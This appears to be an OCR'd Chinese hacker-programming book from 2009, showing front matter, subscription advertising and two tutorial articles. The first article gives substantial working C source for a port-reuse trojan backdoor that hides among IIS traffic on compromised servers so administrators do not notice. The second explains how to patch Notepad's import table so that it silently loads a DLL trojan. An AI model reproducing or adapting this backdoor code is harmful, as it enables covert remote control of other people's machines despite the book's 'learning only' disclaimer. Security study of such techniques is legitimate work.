全方位、全实例解析黑客VC编程技术

- 以VC为编程平台，以各种实用的网络安全、黑客工具编写为主题
- 内容涵盖木马后门类、扫描监控类、线程注入类、系统核心类、网络协议类和杀毒工具类程序编写
- 120余篇编程实例解析，将黑客VC编程技术系统地呈现给读者

黑客防线 2009

黑客编程VC专辑

《黑客防线》编辑部 编


光盘内含120余篇代码，
全部经过严格调试

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线2009

黑客编程VC专辑

《黑客防线》编辑部 编



人民邮电出版社
北京

图书在版编目（CIP）数据

黑客防线. 2009. 黑客编程VC专辑 / 《黑客防线》编辑部编. —北京：人民邮电出版社，2009.6
ISBN 978-7-115-20554-4

Ⅰ. 黑… Ⅱ. 黑… Ⅲ. 计算机网络－安全技术 Ⅳ. TP393.08

中国版本图书馆CIP数据核字（2009）第056687号

内容提要

本书独辟蹊径，专精于黑客编程实例，用流行的VC为编程平台，以各种实用的网络安全、黑客工具编写为主题，以功能主线为基础，涵盖7大类内容，包含木马后门类、扫描监控类、线程注入类、系统核心类、网络协议类、杀毒类和其他类程序编写，专注于它们的具体实现技术。

本书完全以实例为引导，有代码都经过严格测试，并经过实际的编译测试，保证读者可以直接使用。本书适合网络安全爱好者、程序员、高级网络管理员阅读。

声明：本书所讲述的内容仅做学习之用，切勿用于非法用途。

《黑客防线》2009 黑客编程 VC 专辑

◆ 编　　《黑客防线》编辑部
责任编辑　马雪伶

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街 14 号
邮编　100061　　电子函件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京隆昌伟业印刷有限公司印刷

◆ 开本：787×1092　1/16
印张：25
字数：693 千字　　2009 年 6 月第 1 版
印数：1－6 000 册　　2009 年 6 月北京第 1 次印刷

ISBN 978-7-115-20554-4/TP

定价：48.00 元（附光盘）

读者服务热线：(010)67132692　印装质量热线：(010)67129223
反盗版热线：(010)67171154
广告经营许可证：京崇工商广字第 0021 号

在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线2009精华奉献本

上册

多元超视角的技术 热门更实用的知识

- 实例编程重装大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲
- 1200MB黑客经典工具与教程

——2009，流行黑客技术全收录

下册

多元超视角的技术 热门更实用的知识

- 特别专题囊括年度热点
- 漏洞发掘技术内幕披露
- 流行软件漏洞利用集锦
- 脚本漏洞利用深度分析
- 1200MB黑客经典工具与教程

——2009，流行黑客技术全收录

汇款方式：

中国银行
卡号：6013 8201 0000 1361 321
户名：王英
开户地：北京市海淀区知春路支行

中国农业银行
卡号：6228 4800 1030 0147 815
户名：王英
开户地：北京市海淀区大钟寺支行

中国工商银行
卡号：6222 0202 0001 4677 781
户名：王英
开户地：北京市海淀支行

交通银行
卡号：6222 6009 1002 7088 507
户名：王英
开户地：北京市海淀区双榆树分理处

中国建设银行
卡号：4367 4200 1068 0443 876
户名：王英
开户地：北京市海淀区北三环储蓄所

招商银行
卡号：6225 8801 1002 5187
户名：王英
开户地：招商银行北京市中关村支行

中国邮政储蓄所
卡号：6221 8810 0004 0752 651
户名：王英
开户地：北京市海淀区双榆树邮局

汇款地址：北京市中关村邮局008信箱
邮政编码：100080
收款人：黑客防线邮购部

淘宝网店
网址：http://shop35607533.taobao.com

提示：为了防止与其他读者的汇款混淆，建议在所汇金额后存入一尾数，如39.86、39.92等，以便与他人汇款区别。银行汇款可能需要身份证，邮局不需任何证件即可汇款。如有疑问，欢迎致电010-62145877，您的疑问会得到详细解答。

在线咨询 QQ：318569389 418610335

在攻与防的对立统一中寻求突破

黑客防线 2009订阅方案

攻防对立，技术提升，莫问英雄何处出！
崇尚技术，勇攀顶峰，敢与权威试比高！

作为2001年创刊的中国网络安全技术专业内部刊物，《黑客防线》与国内网络安全爱好者一起，8年来懈奋斗，秉承着“在攻与防的对立统一中寻求突破”的核心理念，逐步发展成国内网络安全技术的顶尖媒体。除《黑客防线》月刊以外，为了将快捷、方便、无地域限制的网络优势发挥出来，黑客防线于2005年10月正式开放VIP体制，让更多的网络安全技术爱好者能通过网络，交流、学习、讨论最新的网络安全技术问题，极大地提高了内网络安全技术的普及率和高级网络安全技术人员之间的交流。

为了满足广大《黑客防线》读者对月刊的需求，2009年新的订阅方案在秉承方便、实惠的一贯方针的基础上融入了全新的、人性化的以往VIP会员回馈方案，以便让长期支持、关注、关怀《黑客防线》的读者朋友们享受到更的实惠和技术讨论的便捷。

当今时代要求我们，更加专注于最顶尖的技术研究，更加专注于网络安全技术的普及，更加专注于网络安全念的推广——2009年订阅方案的种种优惠活动，就是为了让更多、更新的新兴血液加入到网络安全技术中来！

2009年超级优惠订阅方案

★《黑客防线》杂志每月月初出版，定价12.5元，全年12期共150元。

★超级至尊

汇款1980元：订阅2009全年12期杂志。
免费赠送：
每期杂志快递送出，价值96元；
黑防新一代远控高级个人版（完全免杀，一年服务），价值2000元；
铂金终身会员权限及相关服务，价值1980元；
《黑客防线2008精华奉献本》，价值39.8元；
《黑客防线2009精华奉献本》，价值45元；
可开发票。

★钻石恒久

汇款758元：订阅2009全年12期杂志。
免费赠送：
每期杂志快递送出，价值96元；
钻石终身会员及相关服务，价值758元；
《黑客防线2008精华本》，价值39.8元；
可开发票。

★金牌惊喜

汇款488元：订阅2009全年12期杂志。
免费赠送：
每期杂志挂号邮寄，价值36元；
金牌三年会员及相关服务，价值488元；

★银牌超值

汇款358元：订阅2009全年12期杂志。
免费赠送：
每期杂志挂号邮寄，价值36元；
银牌一年会员及相关服务，价值358元。

★快速阅读

汇款246元：订阅2009全年12期杂志。
【杂志款150元+全年快递费96元=246元】
汇款204元：订阅2009全年12期杂志。
【杂志款150元+全年挂号费36元+全年邮寄费18元=204元】

★VIP会员2009年订阅方案

即日起，至2009年2月1日，铂金VIP会员、钻石VIP会员、金牌V会员、银牌VIP会员订阅全年《黑客防线》杂志，均享受8折优惠！
VIP会员汇款216元：订阅2009全年12期杂志。【杂志款120元+年快递费96元=216元】

★VIP会员升级订阅方案

即日起，至2009年2月1日，特定升级VIP会员，可享受赠送2009全年《黑客防线》杂志，杂志以挂号方式寄出。
银牌升级金牌：不享受杂志赠送。
银牌升级钻石：370元，赠送2009年全年《黑客防线》。
银牌升级铂金：1622元，赠送2009年全年《黑客防线》。
金牌升级钻石：不享受杂志赠送。
金牌升级铂金：1492元，赠送2009年全年《黑客防线》。
钻石升级铂金：1252元，赠送2009年全年《黑客防线》。

★培训班特惠订阅方案

即日起，至2009年2月1日，加入黑客防线各种培训班，均送2009全年《黑客防线》杂志，杂志以挂号方式寄出。
脚本培训班：340元
工具培训班：380元
C/C++培训班：1980元，可开发票。
Linux培训班：1980元，可开发票。
漏洞发掘培训班：1980元，可开发票。
Delphi培训班：1980元，可开发票。
Java编程培训班：1980元，可开发票。

注意事项：

1.除以上方案以外，2009年《黑客防线》不接受其他方式的订阅。
2.快递方式是每期出刊后立即发送，快捷便利，可以尽快阅读最新技术。但是，县以下的地区不通快递，请不要选择这个方案。一旦按照这个汇款而又不能通过快递发送，们将自动更改为通过邮局挂号邮寄。挂号邮寄也安全可靠，但是路途时间较长，一般要天到20天才能收到。
3.选择一、二、三、四方案的，因为涉及到会员权限的开通，不管选用什么方式汇都要联系客服3的QQ:812712489或者致电010-62145877，或者传真至010-62141360，明你在黑防网站的注册账户，以便及时给你开通会员权限。
4.无论选择什么方案，全部都要到网站注册账户，重要的是，要在地址栏清楚准确地出可以收到邮件的地址。同时，真实姓名和电话也是必不可少的，特别是快递，一定要有电
5.如有其他疑问，请访问《黑客防线》官方网站www.hacker.com.cn，咨询在线客服QQ

汇款方式：

中国银行
卡号：6013 8201 0000 1361 321
户名：王英
开户地：北京市海淀区知春路支行

中国农业银行
卡号：6228 4800 1030 0147 815
户名：王英
开户地：北京市海淀区大钟寺支行

中国工商银行
卡号：6222 0202 0001 4677 781
户名：王英
开户地：北京市海淀支行

交通银行
卡号：6222 6009 1002 7088 507
户名：王英
开户地：北京市海淀区双榆树分理

中国建设银行
卡号：4367 4200 1068 0443 876
户名：王英
开户地：北京市海淀区北三环储蓄所

招商银行
卡号：6225 8801 1002 5187
户名：王英
开户地：招商银行北京市中关村支行

中国邮政储蓄所
卡号：6221 8810 0004 0752 651
户名：王英
开户地：北京市海淀区双榆树邮局

汇款地址：北京市中关村邮局008信
邮政编码：100080
收款人：黑客防线邮购部

淘宝网店
网址：http://shop35607533.taobao.co

提示：为了防止与其他读者的汇款混淆，建议在所汇金额后存入一尾数，如39.86、39.92等，以便与他人汇款区别。银行汇款可能需要身份证

前 言

当今时代的计算机功能十分强大，已经改变了太多传统的生活、工作方式，但是，没有程序的计算机就等于一堆废铁，不会理会我们对它下达的“命令”。于是，我们要驯服它，只有通过一种方式——编程，这也是我们目前和计算机沟通的唯一方式。在种类纷繁复杂的高级编程语言中，随着技术的发展，经过时间的积淀，接近底层的高级语言VC脱颖而出，它不但易学易用，而且编程效率极高，这也是我们选择VC作为本书编程平台的根本原因。

现在的编程已经成为一种技能，很多人都会用一些基本的编程语言来实现自己需要的功能。但是高级的编程却越来越重要，在现实社会中的价值也日渐提高，特别是基于各种系统核心函数的应用编程技术更是备受关注。实际上，系统核心函数的编程运用，最高级的就是包含黑客攻击编程、网络安全防护编程在内的黑客编程！ 时下，黑客编程已经成为衡量编程技术实力的标杆之一，但其本质却并没有那么神秘！

在各种编程思路、原理、框架类书籍众多的情况下，本书独辟蹊径，专精于黑客编程实例，用流行的VC为编程平台，以各种实用的网络安全、黑客工具编写为主题，包含木马后门类、扫描监控类、线程注入类、系统核心类、网络协议类和杀毒类程序编写，专注于它们的实例实现技术，并且书中所有代码都经过严格测试，所有代码均经过实际的编译测试，保证读者可以直接使用。

为了将高级黑客编程技术系统地呈现给读者，本书以功能主线为基础，涵盖7大类内容，共120余个黑客编程的具体实例，每一个实例均配合有详细的解说和源代码分析。

木马后门类内容全面介绍了端口复用木马、DLL木马、反弹穿墙木马、ActiveX启动和注入IE木马、Downloader下载器、3389后门、魔兽盗号木马、经典NameLess后门等实例，并深入讲解了最新的手机远程控制电脑和高级Rootkit开发，为读者呈献一本木马后门编程的实例宝典！

系统核心类内容包含SSDT挂钩、HOOK API、Rootkit深入分析、API拦截、内核文件隐藏和内核键盘记录等内容，还包含最新的内核状态下拦截注册表操作防范木马、内核方法实现进程保护等防护技术，以达到攻防一体的效果。

本书将杀毒软件、杀毒程序的编写整理成集，让以往大家觉得无比神秘的杀毒类软件编程不再神秘。本书杀毒类内容包含病毒专杀工具、流氓软件专杀工具、蠕虫专杀工具等常见流行安全工具的编写方法，同时还有完整的大型杀毒软件的整体编程规划，绝对物超所值！

除此以外，扫描监控类、线程注入类、网络协议类都包含有丰富的内容，具体的实例期待读者通过阅读本书自己发掘。

本书所讲述的内容仅做学习之用，切勿用于非法用途。

通过阅读本书，希望读者能够树立良好的网络安全意识，提高网络安全防御水平。

目 录

木马后门类

扫描监控类

线程注入类

系统核心类

网络协议类

杀毒类

其他类

木马后门类

VC实现端口复用木马

文/图 雪山 [S.I.S]

不知大家是否还记得《黑客防线》杂志上曾发表过的《编程打造cmdshell客户端》这篇文章？那篇文章主要是讲一个命令行下网络通信的模型，我起初是为编写自己的端口复用木马服务的，下面我就把这个不影响原服务的端口复用木马继续完成吧！


其实想实现端口复用很容易，在创建了一个Socket之后，用setsockopt设置Socket的SO_REUSEADDR属性就可以了。当然，要防止别人复用你的端口也很简单，用setsockopt指定SO_EXCLUSIVEADDRUSE就可以独占端口地址了。

我在开始编写前下载了一个wxhshell，它是加了端口复用功能的WinShell。我自己试了一下它的功能，发现在Windows XP+SP2+IIS5.1下可成功，在Windows 2003+IIS6.0下没有成功。而在Windows XP下正常工作时，IIS就不能正常工作了，这要是放在"肉鸡"上，别人的网页都访问不了了，那管理员就会轻易发现问题。因此，这篇文章的重点就在这里——正确区分木马访问和正常的IIS访问，然后再分别加以处理。

设计思路 先获得本机连接外网的最佳IP，绑定此IP后，把127.0.0.1留给原服务。因为是TCP连接，所以只在连接起初判断就行了。就在开始通信前接收连接方的一串定长字符串，初始判断是不是使用木马访问，如果初步判断是的话，再进行二路握手；不是则开启新线程进行客户到本地服务的数据交换。如果二路握手成功，则开启新线程执行木马功能；不成功就断开此连接。

需求 需要专门的客户端进行连接，这里用我上次写的cmdshell客户端来改造，思路比木马的要简单，连接后进行判断，如果对方不是自己的木马则退出。

木马适用环境 任何对外开放了服务且可端口复用的服务器，如果有防火墙的话，就要用到远程线程注入（这里不做讨论）。下图所示是木马工作的整个流程图。



建议准备编写或者正在编写一些工具的朋友，像这样把每个模块分开设计，对整个程序的效率可能都会有提高哦。下面我们就从绑定外网IP开始吧！

1.绑定IP用VC编程实现的话，第一步肯定是获取本机IP了，这个网上的可用代码不少，不过，要是获取最佳外网IP，又该如何实现呢？具体代码如下：

```
#define DEFAULT_DESTINATION "202.115.32.145"
DWORD GetBestIp()
// 获得本机连接外网的IP地址
{
PMIB_IPADDRTABLE    pAddrTable(NULL);
PMIB_IPADDRROW      pAddrRow(NULL);
ULONG                       ulSize(0);
DWORD           ret = INVALID_ADDRESS;
char *           pBuffer = NULL;
DWORD           dwBestIndex     =
INVALID_ADDRESS;
// 获得最佳IP接口的索引
DWORD                   dwResult;
dwResult=  GetBestInterface(inet_addr
(DEFAULT_DESTINATION), &dwBestIndex);
if ( dwResult != NO_ERROR )
```

```
    {  // 有错误，返回不可用地址
    return INVALID_ADDRESS;
    }
    // 获得本机所有的 IP 列表
    GetIpAddrTable((PMIB_IPADDRTABLE)(char *)pBuffer,
&ulSize,  TRUE);
    pBuffer = new char[ulSize];
    dwResult = GetIpAddrTable((PMIB_IPADDRTABLE)(char
*)pBuffer, &ulSize, TRUE);
    if ( dwResult == NO_ERROR )
    {
    pAddrTable = (PMIB_IPADDRTABLE)(char *) pBuffer;
    for (DWORD x = 0; x < pAddrTable->dwNumEntries;
x++)
    {
    pAddrRow = (PMIB_IPADDRROW) &(pAddrTable->
table[x]);
    // 如果和最佳索引相等，则返回其地址
    if ( pAddrRow->dwIndex == dwBestIndex )
    {
    ret = pAddrRow->dwAddr;
    delete [] pBuffer;
    return ret;
    }
    }
    }
    delete [] pBuffer;
    return INVALID_ADDRESS;
    }
```

我们利用这段代码就可以获取连接外网的最佳IP地址。首先确定一个本机要连接的DEFAULT_DESTINATION，这里只要定义为任何一个外网地址即可；再通过GetBestInterface获得最佳IP接口的索引值，这样取IP列表里面对应位置的IP地址就可以了。

2.获取外网IP。由于外部的客户连接到指定端口时，就会自动连到我们的木马上来，因此接下来就是最重要的一步——判断是否为木马请求。具体代码如下：

```
#define OWN_SIGN      "scuclark\n"
// 自身木马标志
//  客户端句柄模块
int Wxhshell(SOCKET wsl)
{
SOCKET wsh;
struct sockaddr_in client;
DWORD myID;
int count;
char cmd[5];
while(nUser<MAX_USER)
{
char myFlag[32];
ThreadInfo threadInfo;
int nSize=sizeof(client);
    // 等待连接
    wsh=accept(wsl,(struct sockaddr *)&client, &nSize);
    if(wsh==INVALID_SOCKET) return 1;
    // 以'\n'为终止符接收客户发送的验证字符串
    count=0;
    while(count<32)
    {
    if(recv(wsh, cmd, 1, 0)==SOCKET_ERROR)
    {
    closesocket(wsh);
    return FALSE;
    }
    myFlag[count]=cmd[0];
    if(cmd[0]==0x0a)
    {
    myFlag[count]='\n';
    myFlag[++count]=0;
    break;
    }
    count++;
    }
    // 初步判断是否为木马请求
    if (strncmp(myFlag, OWN_SIGN, sizeof(OWN_SIGN))!
=0)
    {
    u_long loopIP=inet_addr("127.0.0.1");
    SOCKET loopback=Make_Connection(loopIP, 80, 120);
    if (loopback<0)
    {
    closesocket(wsh);
    continue;
    }
    // 为新线程复制参数建立事件
    ownevent = CreateEvent(NULL, FALSE, FALSE,
NULL);
    send(loopback, myFlag, count, 0);
    threadInfo.rawSock=loopback;
    threadInfo.tcpSock=wsh;
    CreateThread(0, 0, doReTranToHost, &threadInfo,
0, &myID);
    // 等待新线程复制完参数再继续向下执行
    if(WaitForSingleObject(ownevent, INFINITE)
==WAIT_FAILED)
    {
    continue;
    }
    CloseHandle(ownevent);
    continue;
    }
    // 初步判断是木马请求，再执行二路握手，失败则关
闭连接
    if(connestab(wsh)==FALSE){closesocket(wsh);continue;}
    // 握手成功，开启木马功能执行线程
    handles[nUser]=CreateThread(0, 1000,
(LPTHREAD_START_ROUTINE) TalkWithClient,(VOID *)
wsh, 0, &myID);
    if(handles[nUser]==0)
    closesocket(wsh);
```

```
    else
    nUser++;
    }
    WaitForMultipleObjects(MAX_USER, handles,
TRUE, INFINITE);
    return 0;
    }
```

这是经过我修改后的客户端句柄模块，if(strncmp(myFlag,OWN_SIGN,sizeof(OWN_SIGN))!=0)用来初步判断客户是不是木马请求。起初我是只想用这句来判断的，但是这个简单的判断可能会让对本地服务的请求误转到木马执行模块里面，所以就加了后面的二路握手。加上之后对程序的效率并没有什么影响，只是为了防止巧合的发生。if(connestab(wsh)==FALSE){closesocket(wsh);continue;}这句是在初步判断之后和客户间的二路握手，如果成功就可以执行木马模块了，不成功就很干脆地关闭连接。

下面就是木马里面的connestab()函数

```
#define OWN_KEY          346   //密钥
//自定义握手协议结构体
typedef struct conninfo
{
int go;
int come;
char a;
} * Pconninfo;
//二路握手协议
BOOL connestab(SOCKET client)
{
char buf[256], cmd[5];
int count;
conninfo info;
Pconninfo infop=&info;
info.a='\n';
int a=(int)infop;
info.come=68;
info.go=AverageRandom(1000000, 9999999);
//发送第一路木马协议
send(client,(char *)infop, sizeof(info)-3, NULL);
//接收对方回应的协议
count=0;
while(count<256)
{
if(recv(client, cmd, 1, 0)==SOCKET_ERROR)
{
closesocket(client);
return FALSE;
}
buf[count]=cmd[0];
if(cmd[0]==0xa || cmd[0]==0xd)
{
buf[count]=0;
break;
}
count++;
}
//验证对方是否为可信用户
if( ((Pconninfo)buf)->come!=info.go%OWN_KEY)return
FALSE;
info.come=((Pconninfo)buf)->go%OWN_KEY;
info.go='o'+'k';
infop=&info;
//验证成功，发送第二路木马协议，如果对方验证成功，则整个握手过程成功完成
send(client,(char *)infop, sizeof(info)-3, NULL);
return TRUE;
}
```

其中，OWN_KEY为自定义的密钥，如果客户端和木马端的密钥不同，握手就不会成功Conninfo为自定义的木马协议结构体，很简单，char a是作为协议单元的结束符，send(client,(char *)infop,sizeof(info)-3,NULL)，在这里面sizeof(info)-3是因为VC编译时数据是以4字节来进行数据对齐的，而char只有一字节，所以sizeof(info)返回的是12，通过再减3就可以得到真实大小了。

握手过程在注释里我已经写得很清楚了，第一路是发送自己的标识符68和随机产生的一个整数A1，然后接收客户端的回应，回应里面有个数B1是随机数A1对客户端密钥求模的结果，还有客户端产生的随机数B2，木马端再验证B1和A1对自己密钥求模得出来的结果是不是一样的。如果一样，则说明一路握手成功，然后进行第二路握手，这时用B2对自己的密钥求模，放到A2a里面，再把o和k的ASCII码之和放到A2b里面，最后把A2a和A2b一起发到客户端，如果对方没有关闭连接，就说明二路握手成功。

3.验证完毕，接下来就是执行木马功能或者进行数据转发了。木马功能还是winshell的木马功能，网上解释这个的文章太多了，大家自己查找阅读一下即可。数据转发模块是我自己写的，也就是我上篇文章介绍的select模型。代码和cmdshell客户端的数据交换代码大同小异，下面是其源代码

```
DWORD WINAPI  readwrite(SOCKET tr, SOCKET tc)
{
char  bufc[40960], bufr[40960];
char* recvbufpc;
char* recvbufpr;
long recvr, recvc;
FD_SET ding, ding1;
int err, ret;
SOCKET clientr=tr, clientc=tc;
//告诉主线程参数复制完毕
SetEvent(ownevent);
recvr=recvc=0;
```


```
    struct timeval TimeOut;
    TimeOut.tv_sec=0;
    TimeOut.tv_usec=1000;
    FD_ZERO(&ding);
    FD_ZERO(&ding1);
    FD_SET(clientc, &ding);
    FD_SET(clientr, &ding);
    while (FD_ISSET(clientc, &ding) && FD_ISSET
(clientr, &ding) )
    {
    // 赋初始值
    ding1=ding;
    // 超时或错误
    int Er=select(16, &ding1, 0, 0, &TimeOut);
    if( (Er==SOCKET_ERROR))
    {
    FD_CLR(clientc, &ding1);
    FD_CLR (clientc, &ding);
    }
    if( FD_ISSET(clientc, &ding1))
    {
    ret=recv(clientc, bufc, sizeof(bufc), 0);
    if(ret == SOCKET_ERROR || ret==0 || ret ==
WSAECONNRESET)
    {
    FD_ZERO (&ding);
    } // 可读但已经关闭连接
    else
    {
    recvc=ret;
    bufc[ret] = '\0';
    recvbufpc= bufc;
    }
    }
    if( FD_ISSET(clientr, &ding1))
    {
    ret=recv(clientr, bufr, sizeof(bufr), 0);
    if(ret == SOCKET_ERROR || ret==0 || ret ==
WSAECONNRESET)
    {
    FD_ZERO (&ding);
    } // 可读但已经关闭连接
    else
    {
    recvr=ret;
    bufr[ret] = '\0';
    recvbufpr= bufr;
    }
    }
    print:
    if(recvr)
    {
    ret=send(clientc, recvbufpr, recvr, 0);
    if(ret>0)
    {
    recvbufpr+=ret;
    recvr-=ret;
    }
    else
    {
    err=WSAGetLastError();
    if(err!=WSAETIMEDOUT)
    {
    FD_ZERO (&ding);
    recvr=0;
    }
    }
    }
    if(recvc)
    {
    ret=send(clientr, recvbufpc, recvc, 0);
    if(ret>0)
    {
    recvbufpc+=ret;
    recvc-=ret;
    }
    else
    {
    err=WSAGetLastError();
    if(err!=WSAETIMEDOUT)
    {
    FD_ZERO (&ding);
    recvc=0;
    }
    }
    }
    Sleep(1);
    if(recvr || recvc )goto print;
    }
    closesocket(clientr);
    closesocket(clientc);
    return 1;
    }
```

这里客户端还需要一个握手的函数，其实质和木马里面的差不多，我就不单独拿出来讲了，大家自己琢磨一下即可明白。

设计整个木马和客户端要涉及大量的代码，我这里只介绍了一些比较关键的代码，其他的大家可以自己分析和修改。在这个木马里面，我觉得数据转发函数比较合理和稳定，我模仿LCX的功能写的PortMap主要就是用的这个函数 而二路握手则没有设计好，首先这个密钥空间太小，很容易爆破出来 其次，还有可能出现密钥不同都可以通信的情况，这个我亲自试过，我把密钥一个设置为3，一个为5，试验了10次，里面有一次可以握手成功。当然，我写这篇文章的目的不是为了做个东西出来，主要是提出一个思路，大家可以在上面任意地拓展，既可以自己设计出更好的握手协议，也可以通过参数来传递所要绑定的端口或密钥，等等。

编写这个木马着实花了我不少时间，由于本人的编程功底不是很强，所以大部分时间都是花在VC实现上面。

[本文涉及的代码(程序)，请见随书光盘]



巧用WM_CREATE消息隐藏DLL木马

文/图 [黑防VIP] 风碧玉箫

这个学期我有一门选修课是关于PE文件格式的，每讲一个专题后，老师都会布置一篇作业。这不，第5次作业要求以记事本为例，添加一个菜单，点击后弹出自己的姓名、学号。经过一番折腾，我成功地完成了作业。主要思路是这样的：

1.用ExeScope新添一个菜单，设好其ID；

2.利用消息处理函数为该ID添加代码，将要实现的功能封装成DLL文件；

3.在输入表中加入DLL中的导出函数；

4.用OllyDbg找到原消息处理函数的入口，调用新添加的导入函数。

后来，无意中看到《黑客防线》杂志上的《隐蔽的木马启动方法》和《捆绑任意可执行文件做木马》两篇文章后，灵光一闪，想到可以在记事本中加载自己的DLL木马。我在查阅相关资料时，发现了WM_CREATE消息，终于跟先前的思路串联了起来，于是就有了本文。

首先我们先看一下WM_CREATE的介绍。Windows是一个消息驱动的OS，当窗口创建时，WM_CREATE被发送给窗口处理过程，等于是通知窗口：我（系统）已经把你创建了，你可以初始化自己了。通常窗口处理过程会加载必要的资源，比如创建子窗口等，可以定制这个消息，完成特殊的初始化操作。

既然它可以完成一些初始化工作，那我们何不在这个初始化过程当中加入自己的DLL木马。并且这个消息是在窗口创建时发送的，检测到这个消息就可以执行我们的DLL木马，不用加入任何菜单，因此改变的只是在原来的初始化工作中加载了我们的DLL木马，故隐蔽性较强。

通过分析，我的基本思路是在记事本的消息处理之前加上自己的消息处理函数来达到添加功能的目的。我们知道，Windows的程序主要是在消息处理过程中增加功能的，而添加的消息处理功能我们可以将其放在动态链接库中，动态链接库中有我们的DLL木马代码。这样，整个思路就十分清楚了。

下面我就以弹出一个对话框为例，简单介绍一下整个过程。用VC++ 6.0新建一个动态链接库工程，工程名为horse，添加一个lk.cpp文件，其代码如图1所示。

```
#include <Windows.h>

void _cdecl LoadDll(const DWORD reversed, HWND hWnd, UINT msg, WPARAM wParam, LPARAM lParam)
{
  switch(msg) {
  case WM_CREATE:
    MessageBox(hWnd, "This is Dll BackDoor", "Just a test", 0x40);
    break;
  }
}
```

图1

再新建一个horse.def文件，将其添加到工程中，该def文件的内容如图2所示。

```
LIBRARY  horse
EXPORTS
LoadDll      @1
```

图2

编译后生成目标horse.dll文件，用VC++自带的Depends.exe查看，可以看到有一个导出函数，如图3所示。

Ordinal ^	Hint	Function	Entry Point
1 (0x0001)	0 (0x0000)	LoadDll	0x00001005

图3

那么，我们该如何利用这里的导出函数呢？Follow me!

用LordPE将其导入到输入表中，将生成的动态链接库程序horse.dll复制到Notepad.exe所在目录下，运行LordPE，在LordPE中打开Notepad.exe，添加刚刚生成的horse.dll文件和其中的LoadDll函数，点击确定，如图4所示。添加成功后，记下新添加函数的虚拟地址00013014，保存退出，如图5所示。

在OllyDbg中打开Notepad.exe，在命令行中设置断点：bpx RegisterClassExW并回车，然后按F9运行程序，此时程序会断下，查看堆栈框内容，如图6所示。




图4




图5




图6

其中，0007FDF8处的01003449地址就是程序过程处理地址了。此时断点附近的反汇编代码如图7所示。




图7

地址01004559处的地址就是上面提到的地址01003449，该处的指令一会儿要修改为消息处理过程后的地址。再转到01003449处查看反汇编代码，如图8所示。

